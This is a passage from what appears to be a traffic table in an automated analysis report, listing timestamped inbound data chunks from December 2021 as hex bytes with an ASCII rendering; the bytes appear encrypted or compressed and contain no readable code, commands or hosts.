51 b6 67 d0 60 68 62 7c 0f b6 b3 86 6b 9a 7f 43 aa 4f ab 09 6e f6 44 06 5c 91 0c db 73 40 82 19 c7 e5 64 4a ae 17 a3 de fd 51 05 63 97 b1 21 a1 76 59 25 f5 bc 73 cc 16 b1 03 26 Data Ascii: 58\\>KSUv"kTqg;o-y|>VFU1HqI;HdCF-#efh4bRWS}[;2dA)O;~l~Uv#s6A+Lj/;^vUKQg`hb|kCOnD\s@dJQc! vY%s&
2021-12-19 20:13:23 UTC	63	IN	Data Raw: 8c df db 16 5b 00 ca 0f b3 5d 26 0b 5b 1c 07 8d b2 bb cd c9 b4 9e d7 0f c5 0a 8d b9 4d 59 5e c3 fd a7 68 0f 34 d1 0d c5 1f 1e fc c3 41 95 e4 47 a7 9c 92 27 cf 50 46 79 50 32 db 50 44 22 eb 49 3c 28 bf f4 23 58 a0 5d 15 19 3b ae a1 a4 c2 27 cf 45 7e dc 79 f0 0b d9 12 90 a7 98 a7 39 1c 26 80 76 5c e0 ad fa 5f e9 ea 20 15 b7 59 63 14 5a f9 00 22 60 7b e6 1e a7 35 a3 fb 13 b6 d8 5c 10 12 d2 3a 08 f6 47 d6 12 5a ad ef 56 5a c3 1e c2 ce a6 76 4d 61 7d b5 81 d7 48 4d 9b d1 73 df a0 39 c8 56 68 b8 5f 6d db 35 f8 89 14 5c 6c 02 5a 14 09 d1 af e5 2a 03 e1 49 1e 08 9a 26 51 30 68 4a 42 40 73 c0 9d 26 87 b6 2a bb 5e 62 fe 31 f1 c4 8b f4 75 eb 7f 3f 60 bd cd b3 c9 ba 6f c6 6d f7 6e b6 63 03 e1 f2 04 08 1e 99 ac bd 69 0d 33 bc dd 97 1e 02 d5 db 50 48 d3 13 d2 e1 1d 8e Data Ascii: []&[MY^h4AG'PFyP2PD"I<(#X];'E~y9&v_ YcZ"`{5\:GZVZvMa}HMs9Vh_m5\lZ*I&Q0hJB@s&*^b1u?`omnci3PH
2021-12-19 20:13:23 UTC	64	IN	Data Raw: 4f 57 3c 36 7d bc 9d 1f d2 85 49 c7 0e 80 4c d2 0c 7c 5a a4 0a 6c 01 c8 be 10 40 dc f4 7f 34 81 1f 43 4f e2 f8 f6 5c bf 00 3b 18 ca d7 b5 80 be b4 57 38 35 01 f9 9c fc 12 b9 ba e8 d5 c8 ea 04 20 ce ac 29 ab 1a 19 96 52 ff 54 78 c2 b3 ed 0d ef c6 db 6b 6c a4 ed e6 b2 b9 6c 94 a8 fe c2 0e 2b 3b ae 56 24 25 ba 8f 42 cf ef 80 43 92 fc 50 fe 1a ab 4c e7 6e 86 2d 20 1c 52 a8 1c 7f 69 1e 12 4e 23 3d a2 02 25 70 93 ca 77 35 13 85 64 e8 70 c8 a1 79 16 a6 d7 1e 1c db 09 8c d5 48 00 90 25 6b c5 d3 a1 49 38 31 6d 46 90 89 de 3d 16 36 9b 93 7f e0 3a 14 18 2c bb 23 f0 eb a7 a9 88 2c 3e 59 97 81 ac 27 6d 1c 2e 9c 3f 50 68 c2 b8 b1 e3 89 2a 30 73 15 0f e6 27 dd 52 21 d8 91 2d b2 88 4b 5a a2 4f 27 30 9a 05 65 e3 03 1b 51 61 1d f3 0d 0c 56 e1 82 12 44 b0 4e 00 4d bb c3 b4 Data Ascii: OW<6}IL|Zl@4CO\;W85)RTxkll+;V$%BCPLn- RiN#=%pw5dpyH%kI81mF=6:,#,>Y'm.?Ph*0s'R!-KZO'0eQa VDNM
2021-12-19 20:13:23 UTC	65	IN	Data Raw: 12 52 20 67 bf 6c 4e 51 1d e3 93 1f 77 1d 28 64 28 43 19 d0 ab ec ea 57 87 9b e9 04 1d 82 77 fa fa 4e 78 da 5b 5a 03 96 85 f9 ab bb d8 41 f8 0f 81 91 26 48 10 94 6b 19 42 1a 86 e8 dd 6b a2 6d f4 de 08 7a df 8c 6c c2 ca 01 4a 68 ea 1c 40 06 6a e4 69 1c c4 05 6b e4 34 3c bd 40 2e c6 39 d3 f3 99 4f 44 ff 63 fe 45 8c b9 4c f4 75 3e 12 65 72 bd cd 3a d9 12 76 9f 3a b7 f4 55 28 02 ca fe 04 08 83 7c 14 07 5e 3a 0e d2 60 68 09 4b 1b 61 43 f3 7f 06 26 68 a7 cd af 59 3f 1e 66 fa a9 53 a0 36 38 8b 6f 64 94 29 28 4f d8 1a e9 6a 3a f6 ce 77 7a 4f 86 4e b7 6d 11 b6 9a 50 ae b1 91 f2 dd ae 9e 28 3b e1 8f e0 28 fc 66 c5 4f 4f 53 52 72 23 81 65 58 11 7c 70 01 ad 26 a3 d2 94 d5 93 54 3c 90 92 da e0 9e 2d 64 53 bb 97 e7 7e ce 92 7a f8 71 92 3a 4e 8f 93 d4 7a 51 e2 ea 89 ea Data Ascii: R glNQw(d(CWwNx[ZA&HkBkmzlJh@jik4<@.9ODcELu>er:v:U(|^:`hKaC&hY?fS68od)(Oj:wzONmP(;(fOOSR r#eX|p&T<-dS~zq:NzQ

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	66	IN	Data Raw: f7 11 c6 e1 5d 6d cd 2e 8e df 4e 7d 34 b8 7a 5f b3 85 25 0b 5b 68 37 ff e7 bc f4 3e c0 f4 5f 4a 25 e2 36 1c f3 59 2a 0d 90 cb 6a b7 34 a3 13 95 69 a4 e3 c3 19 3e e4 47 17 d1 64 d1 bd ea 2b 77 89 27 cc 7d e9 19 2e 3d 86 43 d2 a6 99 58 a0 88 2a 63 4b 26 44 59 82 4d 30 bb c3 44 c5 ac 97 68 de 15 58 65 a7 16 12 77 40 00 73 92 51 2a b6 ef ad 37 6d 7a e3 4c 51 57 7f bd dd 77 8a 57 1c 18 be 6b aa 83 ee 60 5c 55 91 12 44 1d 95 7a 43 6d 9d 08 0f 23 2a 79 31 f5 83 28 cb b2 76 ed 9b 44 d7 dd c2 85 e8 7e 70 fe bd 91 a0 81 cc a0 a1 cb ec 65 d8 fb 05 f1 ac 9c 15 9d a6 af e5 a8 dd 58 f3 11 d5 be 66 1d 8e 97 91 c9 fa 4f 13 f8 b6 bd 27 a7 b5 c2 63 d1 4b d9 d6 34 95 74 99 05 28 db ae 62 a8 f5 fb 6e c6 d5 3e 1b 6e 11 2b a7 93 a2 93 e2 86 49 3a 5c f7 8b c3 18 e3 0b e4 6f 9e Data Ascii:]m.N}4z_%[h7>_J%6Y*j4i>Gd+w'}.=CX*cK&DYM0DhXew@sQ*7mzLQWwWk`\UDzCm#*y1(vD~peXf O'cK4t(bn>n+I:\o
2021-12-19 20:13:23 UTC	67	IN	Data Raw: d2 26 68 83 42 b4 14 e8 58 8e 28 e5 3b 33 d9 ff 3a 6d c5 03 0e fa 73 68 08 43 a4 5b 87 83 85 be 04 1f aa 7e 28 ce 75 69 51 7f 4f cd f0 b7 d0 c9 2f 49 d0 8b b7 60 3d be a3 e6 81 1a 44 0a fe 34 ef ae fe 25 6f c7 89 87 c1 d9 94 3d 07 6e 9b a9 fc 6f 1f 48 b0 60 74 cf 29 8a 56 a5 bc e1 b5 9a b7 49 6c ac dd fe c2 2c 51 8f 14 d3 80 ec b6 3c 42 cf 9b f5 44 2a 87 96 b7 91 f6 44 da 5f 91 0c db e7 ad c2 19 1c 4b d2 bd 10 74 19 9b ff 51 8f e1 9f 88 0c e4 f1 5c 3f c0 ab a0 0d 7c 32 15 d4 1c af c1 f9 a1 12 1b 90 60 c8 f2 c9 f8 23 95 32 75 6f c9 b5 ac c2 64 c6 ec e3 c5 d7 68 f8 d6 93 44 46 4e d7 a5 a9 9c c9 22 2e a0 c4 a9 55 ad e1 39 4f c5 ad 97 a8 be d2 37 40 85 6e 22 21 c6 1b 53 22 45 87 69 aa da b4 dd 4a e2 99 58 ed 72 65 fa 0f 0a fe 67 5e ce 31 aa 24 b0 a9 95 6a b6 Data Ascii: &hBX(;3:mshC[~(uiQO/I`=D4%o=noH`t)VII,Q<BD*D_KtQ\?|2`#2uodhDFN".U9O7@n"!S"EiJXreg^1$j
2021-12-19 20:13:23 UTC	69	IN	Data Raw: 1d 77 02 dc e0 6d 46 48 10 52 54 bf c6 f4 64 98 1d f4 cb af e0 1d 5c 1e d3 ab ea 9e ba 13 14 b1 b7 7f f1 b4 e2 82 68 03 1f f7 e7 65 a4 28 27 42 ca 47 54 bd 4d 61 26 ac 81 d7 a9 cc 74 6b 7c 70 51 68 fc 77 97 cc a0 19 5e 4a d4 1b a9 73 1e cc 1b 9c 4a 68 af 91 55 a6 db 4d ee d3 29 a2 08 d7 98 3e bd d5 a3 ce cc 72 f3 99 58 9f 12 2d 40 ce 92 d9 59 ed d1 99 05 28 1b 1e cd f6 e6 18 a2 43 06 c1 1b 41 a9 be 01 22 a6 c1 94 69 aa 75 f9 48 74 b1 16 82 f6 aa d1 24 24 b1 86 76 fe d9 58 b9 c5 a6 62 0e f2 0a d3 4e fc 89 74 41 2a 03 c4 60 6d a7 66 e5 e9 ef 91 d9 02 48 70 9b 5a 7a c1 82 86 d1 35 ec 46 1c 22 55 df da ec c2 c6 1e 70 6b d5 20 95 7b b0 49 c4 6a 67 f0 8e 72 d6 41 83 02 19 64 bd a1 d2 ca 33 21 15 3c 1b 7a 43 cd 3a 2d 16 5d 4e 26 e7 7e d9 94 cd 82 c6 e0 40 c5 f9 Data Ascii: wmFHRTd\he('BGTMa&tk|pQhw^JsJhUM)>rX-@Y(CA"iuHt$$vXbNtA*`mfHpZz5F"Upk {|jgrAd3!<zC:-]N&~@
2021-12-19 20:13:23 UTC	70	IN	Data Raw: 9b a4 a5 63 17 35 84 ed 2c 5b 27 86 6b 43 bd 4c 54 a3 f9 60 cd e3 a2 0a 0c 51 87 24 e2 73 f4 a1 7b fe 11 00 73 42 06 1f 31 6c 91 f4 19 0f 59 4b 9a 7e d1 e3 78 16 b1 b8 a6 66 9c 7a f6 b6 3d aa 93 77 70 03 6c 5e f1 7c 03 9b f8 87 3c f8 b2 5b 02 94 95 28 70 68 43 00 93 44 f8 0b f1 01 0f 07 a8 a3 f7 55 d2 10 f2 d2 e3 2e 57 5c 50 68 c2 be b7 33 cd 84 6e 50 05 06 57 ed dd 26 f1 b3 96 73 c6 a7 4d 9a d2 59 a8 8e 35 77 8a 52 76 a1 5e ba e9 d3 54 77 67 95 7d 66 19 83 74 f7 39 e0 5b 6d d3 ae 76 70 38 60 ec b3 f4 2a cc 82 11 cd 81 a0 9a fc 2e 42 98 46 2c d2 bb 11 d7 f9 83 71 52 39 83 97 b3 dc fc 73 88 75 43 cf c9 c8 2b b8 a2 96 a4 ba 7f e5 06 5e 76 98 d5 07 a8 88 b7 cb af ce 0d 9b cb de f4 ef 2a 2b 85 5d 75 9f b3 23 12 30 14 52 d3 61 ea f2 4b 40 4f 8d c4 51 84 51 7b Data Ascii: c5,['kCLT`Q$s{sB1lYK~xfz=wpl^|<[(phCDU.W\Ph3nPW&sMY5wRv^Twg}ft9[mvp8`*.BF,qR9suC+^v*+]u# 0RaK@OQQ{
2021-12-19 20:13:23 UTC	71	IN	Data Raw: 2e e4 c5 8a c1 3d 17 44 02 94 8c 69 e3 72 01 05 5c f4 bd b9 4c c1 a0 81 ea a1 c1 b4 35 67 37 15 6f d7 08 94 c6 c9 d7 9c 48 74 c3 d8 53 7d 4e 48 cc d7 85 21 61 1c 6c 63 cb fa 46 07 d2 9c 0a d3 3c 18 09 4c 55 ca 60 aa a4 3b 03 12 5f a2 82 8f 40 02 48 a4 d6 aa 27 0d bd 23 03 39 74 27 2c fd a8 21 51 61 1f 7c 15 df 6b 85 90 cf 6b 98 3d 29 62 2e 9c cf cc 29 a0 83 70 5c ab 86 56 a8 ab 60 15 cc 3c 90 7a 26 e4 8d 82 64 93 3b 3a 72 7e 87 f4 f3 46 8e 94 bf d2 54 44 d4 3f 03 69 af 7d 52 b2 79 2c b9 ea 30 ac cc 4c 85 e6 76 1d 25 12 4e 72 a8 5a 93 45 a2 d1 39 ed 3b 7a 27 02 12 31 c2 b5 63 7a ef 96 03 df a9 57 83 64 07 99 c4 52 1d d5 14 3e 87 05 ed f2 77 3c fa e6 38 d3 f9 8a 55 ce df 5f f2 9f 31 3c 12 1a aa 96 3d 27 36 24 c6 0d 28 ee d7 a5 fd 74 75 62 91 0c ef da 0c 3a Data Ascii: .=Dir\L5g7oHtS}NH!alcF<LU`;_@H'#9t',!Qa|kk=)b.)p\V`<z&d;:r~FTD?i}Ry,0Lv%NrZE9;z'1czWdR>w <8U_1<='6$(tub:
2021-12-19 20:13:23 UTC	72	IN	Data Raw: 2d 18 c6 b0 7f a2 97 a2 be 3a a6 79 7a 93 af a4 4e c9 ac dd ad f9 5b 55 25 34 58 cc 1f 6b a7 5d 71 65 fa 0f e2 dd d5 4d 60 05 7b bc 4d 56 00 82 87 94 7a ff f1 97 ec 03 0d 32 b9 21 72 67 cc 8d 38 e2 5c 76 14 9c 05 e8 e4 78 28 2e 1c 45 b7 95 3a 24 3a c0 80 58 cb 59 5a 0a 10 b2 dc 30 e3 50 98 b5 28 77 37 c4 12 6e 1a d0 aa 0d 9f 11 2e 21 99 7a 75 a6 05 5a 86 11 77 fe 90 d2 36 de 54 29 3c 47 7a 07 f5 9c 58 75 32 4a d5 89 01 cd 86 b4 f8 ee 08 0c 51 f0 5d 9a f8 ac 19 c3 a9 66 db 7a 1f 64 03 8e 5f 6d 87 23 e6 e8 4c ea 2f fc 3e 5e 12 81 7f 84 7d 68 f8 8d d7 a8 f4 3e c0 26 d2 53 64 e2 7f 7e 03 e7 d5 79 25 c2 12 dc 36 d1 79 a7 91 5b 1c 2b 5c 6a 3c 47 63 cf 69 b8 bf ea 59 1a a4 ba cc 7d 85 1d 1b 46 aa c9 57 2a 57 67 0a b0 49 0e fe 4e c4 5b f2 29 46 ee b8 51 21 51 d8 Data Ascii: -:yzN[U%4Xk]qeM`{MVz2!rg8\vx(.E:$:XYZ0P(w7n.!zuZw6T)<GzXu2JQ]fzd_m#L/>^}h>&Sd~y%6y[+\j<G ciY}FW*WgIN[)FQ!Q
2021-12-19 20:13:23 UTC	74	IN	Data Raw: 70 08 43 82 d8 c5 3b 57 5e cf 70 23 f3 08 a5 d6 7c 70 64 4e 5e a1 d2 e0 ea 1c a9 c3 6f 2a 54 d4 95 ba d1 ca 8a 6a e7 f4 de ac 00 1b cf 1f 32 bf 06 91 d4 3f de 77 22 74 fd ec 14 9a f9 ea bb 44 1a be f9 dd 9d 2d 91 9a dc 66 98 ed fa ec c8 5c 37 d0 36 d5 79 64 a5 70 c2 3e 8b 9f 1c ea 38 5c b7 ff f3 de 44 fc 15 05 1f d5 14 a3 36 71 d2 1f bd a9 ec 1a 4c 69 51 32 ad d9 91 e1 c1 d4 6b 9a 9b fd e7 8e 5d fd 52 ab 6c 1a e7 2d 55 4e fd fe 40 8f c5 e3 51 25 d1 f4 47 c0 4d ab 7b 93 32 0d 55 a7 67 8b 6b ca 16 e8 2c 46 92 99 6a af ea 00 c5 b6 ca 62 a8 5c e8 54 98 d6 43 b8 4b 06 8c c6 8f 1d ef 82 92 cc 75 81 94 ab 97 12 84 cd d9 b1 ac 4b a2 e1 d7 91 db be b4 57 f8 65 46 7e 94 06 11 51 01 a8 c2 3b 41 be 0b ab ee e7 a9 1a 63 be dd f2 20 c2 9b b6 45 de 65 34 ec 2d bc 1e 65 Data Ascii: pC;W^p#|pdN^o*Tj2?w"tD-f\76ydp>8\D6qLiQ2k]Rl-UN@Q%GM{2Ugk,Fjb\TCKuKWeF~Q;Ac Ee4-e
2021-12-19 20:13:23 UTC	75	IN	Data Raw: ce cc 18 8a 0b 08 d5 3b 37 93 d5 07 49 9d 2a ec 8a 31 79 76 32 ca e5 40 d5 5f ef b5 3d 48 e8 22 66 4a d1 d5 9e df ba f4 ce c8 f9 24 c4 25 5a 28 37 28 4e 93 c0 4a 63 a2 c4 e0 16 0d 0b ee 20 39 ae f8 32 e9 fd 7c b0 c5 a0 78 81 1a df 07 68 f8 8d c3 60 bd 80 3f c5 5a a2 ad a0 21 01 39 23 89 79 ea b0 c7 c5 4e 76 79 e2 6b d0 49 d7 5c 2d 07 47 63 cf 61 74 bd ea 59 79 10 f2 81 c3 01 56 06 9a 91 a7 a2 d5 9b cd 5f 55 40 42 40 b1 5f 05 ba fe 8e ce b0 2c c1 1a 95 97 ac 1b a9 cc a7 16 60 b2 05 78 dc 92 17 d1 3c ba 51 37 28 26 e3 4c 25 6f 5b bf dd 77 69 b6 f9 e9 ff e6 a4 e9 4b 77 91 1a 68 ed 2e 1d f0 97 4e 6d 9d 7c 3b 6f 65 c7 ce f3 06 bc 38 0f 76 fa 7b fb 64 dd b6 ef c4 0e 0a 49 1a 86 e8 e3 66 a3 7a 8e aa c3 7e 14 01 a9 b8 69 03 3e 82 c4 a9 01 06 e1 1e b6 b0 ce 0e 1f Data Ascii: ;7I*1yv2@_=H"fJ$%Z(7(NJc 92|xh`?Z!9#yNvykl\-GcatYyV_U@B@_,`x<Q7(&L%o[wiKwh.Nm|;oe8v{dIfz~i>
2021-12-19 20:13:23 UTC	76	IN	Data Raw: 81 bf e9 60 8b b8 40 cd 2a 77 3c 91 24 e6 1d e5 63 ff 12 6e 1e 98 14 5b c3 8b ec 97 cd e0 a0 32 34 86 6c 5d 39 a5 1f fe e9 39 11 a6 e1 9d 1a d4 17 0b 04 5c 43 a6 5e fd 96 59 47 e5 4b 2f dc 83 01 58 fc 4d 09 d7 5f a7 d8 7b 85 6e c7 c1 61 05 fd 60 9d 72 5b f5 8b 54 8b 13 ef 5b 82 d7 31 00 49 19 06 74 da 3f 78 ab cb 2f c3 99 76 23 b5 83 41 c6 9f 99 5f b8 81 6b bc fa 9a 19 57 d5 ba 34 9d 7f 63 97 83 74 b6 63 a9 a1 bf 63 85 3a 1b 94 23 72 fc 6b d1 43 e1 10 ad 9a f9 ac 4f e8 fe 48 80 a2 f5 2b 1c 77 84 66 3e eb 54 7c 7f 43 c9 3a 54 7b c4 a3 29 52 f0 91 0c 0b 1c 26 87 c1 1c 8a f9 bd 10 af 07 a6 de 46 ed 7b e5 0b a1 f3 29 9c 9a 0a d9 1a 3e 62 1b 30 c3 93 35 7b f6 c2 f3 47 e2 ca 1b da d2 84 85 0e 36 20 b3 f3 e2 0d 2a 8f 54 6b e1 b1 6d 34 84 ad 3d 44 34 4f 6b 2d 5b Data Ascii: `@*w<$cn[24l]99\C^YGK/XM_{na`r[T[1It?x/v#A_kW4ctcc:#rkCOH+wf>T|C:T{)R&F{)>b05{G6 *Tkm4=D4Ok-[
2021-12-19 20:13:23 UTC	77	IN	Data Raw: 0b 48 74 b3 15 0a 4b 2d 96 fd 28 cf b9 cc aa 3b b5 0d fa 51 76 36 e9 d7 59 3d 86 4c 97 5f 69 94 9f 82 8c 4f db c7 b0 4d a5 4c cf ce b6 69 dd 01 5c 2d b3 78 3d 97 a7 16 cf 43 c8 4c cd 6d 63 2e 48 3f 2e 1b e2 bf dc bc 2b 1f 0b 40 22 05 a7 4f b1 d5 fb 16 7f 91 ec f7 df c3 d6 12 cf 58 89 52 a3 46 d0 c2 9a d0 d7 79 1e fb c2 40 b3 8d 86 80 26 7e 28 22 a0 aa 94 83 8f 8c a0 ad ff 74 39 a0 6d 86 f3 ec 69 8b 86 1e b8 1b b9 79 7f 5c 10 bf f9 00 0c 65 1d cb aa 41 ad d9 80 42 34 a3 bc 89 ad c8 6e 2c ee 4f d9 d5 26 f1 d2 4e f4 e0 67 71 e6 6e 12 93 d5 a8 09 2f 4d 5e c1 34 3d e6 e3 76 1a 76 b2 bb 7e ed f3 5e 48 e1 4c 16 d2 06 4b 31 f8 1e e2 de 15 97 d6 77 c5 6b ae 64 4b 2b b0 e0 59 ed c2 38 ff d5 fd 2c e0 84 d1 d8 1a ef 2f 75 ad a8 63 c8 5f cd d5 c1 82 0c ea 08 58 83 7d Data Ascii: HtK-(;Qv6Y=L_iOMLi\-x=CLmc.H?.+@"OXRFy@&~("t9miy\eAB4n,O&Ngqn/M^4=vv~^HLK1wkdK+Y8,/uc_X}

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	79	IN	Data Raw: 4a cb 2f 33 9d 11 ba 34 3c be b4 51 38 09 eb 69 be a2 ed ae 32 68 70 6e 38 25 7d 36 03 b0 7b a4 9c db a9 9e 22 c2 e9 89 d7 23 9a cb be 4a b0 e1 9a 9c 77 c5 79 f1 17 e9 74 61 d0 4f 66 23 f4 79 99 c1 b9 cc 64 80 bc aa 36 98 09 6e f6 44 2e 5f 91 0c 89 cd a8 3d e6 79 a9 7e bf 10 00 36 e0 02 ae 70 84 34 f8 0e e4 83 f1 91 4f 57 5f 86 e9 a6 c9 27 1c db 47 e0 ee 49 01 90 74 5e b9 d6 51 25 af e0 ee e2 25 75 e9 c2 e9 4b 94 1e 3a 74 80 46 ef 42 bb e1 cb ab 58 56 63 23 b3 1c 5f 67 24 d0 2d 0c c6 b0 7f f3 97 e0 be 53 a6 0a 7a e5 af cb 4e 94 ac a4 ad f1 5b 55 25 3b 58 c6 1f 39 a7 57 71 6d fa 0f e2 a6 5e d5 31 c4 2f c8 4d 56 6a 82 ed c1 b8 66 89 02 1f b3 0e 9e bc 20 ac 19 e3 8d f0 96 28 cc 17 98 dd 9c f1 9b fc 58 7e b4 0f 92 2d b9 8c 47 82 2a 71 24 2f 72 c6 b2 dc 8a be Data Ascii: J/34<Q8i2hpn8%}6{"#JwytaOf#yd6nD._=y~6p4OW_'GIt^Q%%uK:tFBXVc#_g$-SzN[U%;X9Wqm^1/MVjf (X~-G*q$/r
2021-12-19 20:13:23 UTC	80	IN	Data Raw: cb 0a f3 13 68 87 0c 89 8e e2 26 c0 c7 b1 ef 6b e9 8f 8c b0 b9 b6 34 81 1e 92 80 b6 d4 e5 b1 73 1e cc d3 3c e5 1a 15 a6 cb 53 96 e4 0f 50 c4 05 6b 3c d4 4a 57 cf 12 02 59 a5 1e 3e 4f 8a 3a 63 fe a4 19 54 e4 b3 2b ee 49 e2 9e c9 32 e1 2a 66 d0 39 d5 7b 5c ee af ae 49 41 ae 0b 83 26 29 07 5e 3c c6 fa 16 82 5a a9 d1 24 24 b1 86 76 14 d1 58 b9 c5 a6 62 ce 16 54 74 03 1c c9 4c 00 c2 8a ea 77 3b 77 dc aa 32 e7 80 8a 76 e2 dc fe a0 22 c1 82 f2 17 cc 9b bb 54 a5 eb 20 da 73 ca d1 b3 77 1f 3f 1a 27 b7 e5 6a 77 ea 3e 9d 7e 06 29 c3 52 a2 73 d7 c9 1b 85 3b e2 d5 f0 b7 c5 86 43 ef 69 2d 16 5d 86 ce 93 94 2a 75 01 07 05 0d e7 d2 53 94 d4 3f 39 e2 67 dc a2 b2 21 2c b9 ea 30 ac db 3c 2b dd 9d 13 a0 c7 73 14 b5 39 6d f8 34 39 af a0 34 d5 0d 93 3f fb d7 9e d2 c4 3f 9e d5 Data Ascii: h&k4s<SPk<JWY>O:cT+I2*f9{\lA&)^<Z$$vXbTtLw;w2v"T sw?'jw>~)Rs;Ci-]*uS?9g!,0<+s9m494??
2021-12-19 20:13:23 UTC	81	IN	Data Raw: 1b 40 d7 b4 54 d4 94 b1 a6 38 d8 1c db ee 09 c4 23 f7 90 60 04 93 77 12 3b f1 30 65 ef 34 9e 12 3d 62 c6 9c e1 c5 d7 d0 e1 6a 68 44 34 34 20 0d aa 8b e2 b0 e3 a0 b0 a9 d4 d2 e3 39 3b 6a 27 26 e9 be b1 b4 21 92 02 5c 5b b1 8c ac 50 38 f1 a4 aa da 98 18 75 5e 66 2c 57 99 6a d3 f0 1d 03 db a1 ce 43 d0 ec c0 d3 96 7c 12 6b b8 df f4 2e ed 4d 0e 9e 64 fb 07 d4 c7 fb e6 0f 85 81 a9 11 cb 06 54 8c 55 22 1c 37 98 6d 5f a5 e9 c1 80 2a 2f a9 03 47 3b c6 23 eb f1 2d 0f 14 ba b3 cf 5e 12 a1 2e d4 0f 74 e4 72 2c 55 33 d6 10 6a 9e 58 86 65 43 72 77 6c c9 de 14 a5 66 ae 5d 73 18 4f 35 30 3a 4a d5 0b 20 67 ec bb 56 f9 24 9a e6 be 95 df 9f 53 84 aa e9 11 3d b0 9a 19 78 e1 5d c2 f5 2b 9f de 4e ea 5b 10 c6 b7 1e 82 68 b5 d0 1a eb 8c 9d c7 82 d4 a3 fc 1b 4a ae f0 86 16 12 53 Data Ascii: @T8#`w;0e4=bjhD44 9;j'&!\[P8u^f,WjC|k.MdTU"7m_*/G;#-^.tr,U3jXeCrwlf]sO50:J gV$S=x]+N[hJS
2021-12-19 20:13:23 UTC	82	IN	Data Raw: b5 1a 2d 62 3d c2 b3 25 72 70 78 b2 ab e6 4b 08 65 21 3a 5f f6 7d b5 26 e6 2e a8 0d d1 a9 d2 15 1c d4 fd c1 2b dc 71 3b dd ed e7 47 38 d2 7f f9 84 5b 63 ed 6c 37 a6 f5 17 2b 31 78 8e 9e 07 30 9b b3 7c 17 17 6d ca d0 7b a5 5d 92 0a 7a 41 68 e8 3e f1 26 2c 11 bd bf 17 20 f2 fd 51 f3 8c 0a 77 09 0b 01 20 a6 7e 11 a3 6e 82 b1 17 d4 67 e4 f1 0b 7a 6d cc af c5 a2 6b f7 28 6a 99 bb 58 46 78 3a a8 3e 01 a7 6a e0 c5 eb 69 ee 1d 92 44 20 3b 20 9b 0d 3a 7c 70 97 9f 6e af 3c 94 19 c6 b0 7f c5 97 c2 be 73 d3 80 2b c2 24 7e c7 a3 50 50 e8 0d b3 7f 21 c6 a7 f5 df 33 cf ba 4f 24 fa 6b 1d b8 3a 28 11 37 ec 54 ec a8 94 7d 60 c1 cb 01 4d 3a 83 ac c5 9e 10 fd ae d2 80 00 52 5b d5 db 69 ec be eb 89 a4 0c 55 ab c9 f2 6d 59 65 e9 87 7b ea cf ad 5a 6a c6 b3 dc 88 eb 88 b5 13 8b Data Ascii: -b=%rpxKe!:_}&.+q;G8[cl7+1x0|m{]zAh>&, Qw ~ngzmk(jXFx:>jiD ; :|pn<s+$~PP!3O$k:(7T}`M:R[iUmYe{Zj
2021-12-19 20:13:23 UTC	83	IN	Data Raw: 54 bd c8 15 f8 0f 81 e9 ca 43 23 46 d1 df 8a a0 6d 8e 53 67 7b 96 7e bb 07 85 bb d6 b9 48 14 03 b5 97 50 f1 48 5c 32 03 62 ad 3b fa e0 fa 2d 19 aa 33 a7 bc a6 a5 d4 2d 22 e5 cd 10 e3 ce 19 d9 f2 38 7c eb 7f fb 63 bd cd 82 4c a8 c7 62 ab c0 1b 35 a7 b3 00 35 04 7c 3e 4e aa ec 13 84 42 a6 c4 88 09 e4 14 e4 a0 27 70 9e 97 29 2a d3 fb 5b 10 64 2d b0 d0 59 8a ff 38 ff a1 1d 90 75 3b 03 14 5f 9e 82 e8 dc 03 48 ad 43 0b a1 7b 99 91 e4 56 ef 51 b7 51 56 c8 d7 9a 6c c6 6a 47 6d 85 a4 9d 3b b0 c2 d6 da d0 21 80 72 d6 5e 77 e7 10 6f 03 5e d2 1e bb 1d d1 74 6d 85 54 1b 62 d2 e9 d6 23 46 e4 7f d9 4f c5 4f 73 e0 40 b7 e7 20 d6 3f ac 0a 91 bf fd ec 26 0b b4 17 44 53 be 19 56 df 9d 67 0d 69 d6 67 0f 2e 63 fd 35 2e 4d f8 46 bf c2 23 5c 8f 49 7b 87 6d 6a 23 38 28 a9 02 4a Data Ascii: TC#FmSg{~HPH\2b;-3-"8|cLb55|>NB'p)*[d-Y8u;_HC{VQQVljGm;!r^wo^tmTb#FOOs@ ?&DSVgig.c5.MF#\l{mj#8(J
2021-12-19 20:13:23 UTC	85	IN	Data Raw: a9 a0 79 53 4d e8 2b e3 cc d8 e7 b7 49 72 ea db 06 cd 6c 1b 79 f1 bb 65 ef 40 42 13 3d 64 c6 c4 e3 c5 d7 68 71 01 92 44 46 4e ff a5 a9 9c c9 b9 e9 a1 c4 a9 55 75 e1 39 4f 97 a8 79 56 41 b7 23 25 87 6e 50 1e 4b e6 ac dd 45 f6 ae ab da b4 dd b6 e2 99 58 ed 73 65 fa 0f 0a 83 b0 5f ce 31 aa c4 b0 a9 95 6a 39 60 cd 75 85 83 bb c5 e4 31 b0 36 fb c2 c2 04 92 e5 58 76 3c f9 fe e0 f2 9b 8e 94 3b 43 e7 3d 8d 70 11 d7 9b d5 71 52 3f 43 e7 f7 27 03 23 05 18 50 c5 c8 c8 2d a8 b2 f5 4c be bf 5b 8d 3b 17 66 d5 07 ae d8 53 c3 ed ce 86 89 7b 96 a1 ff 2a 59 aa 45 10 8a e3 23 12 0c 5c 34 89 de 15 90 84 56 f9 24 b0 eb ff 8b 81 4f d8 89 62 03 fa c2 3b e0 16 79 e1 a3 92 78 ae 0f 20 b1 15 2f ba c5 a0 13 81 97 4a 77 97 07 72 66 38 09 c1 63 4e 70 4a 25 e2 de fe b0 a6 d5 86 49 4f Data Ascii: ySM+Irlye@B=dhqDFNUu9OyVA#%nPKEXse_1j9`u16Xv<;C=pqR?C'#P-L[;fS{*YE#\4V$Ob;yx /Jwrf8cNpJ%IO
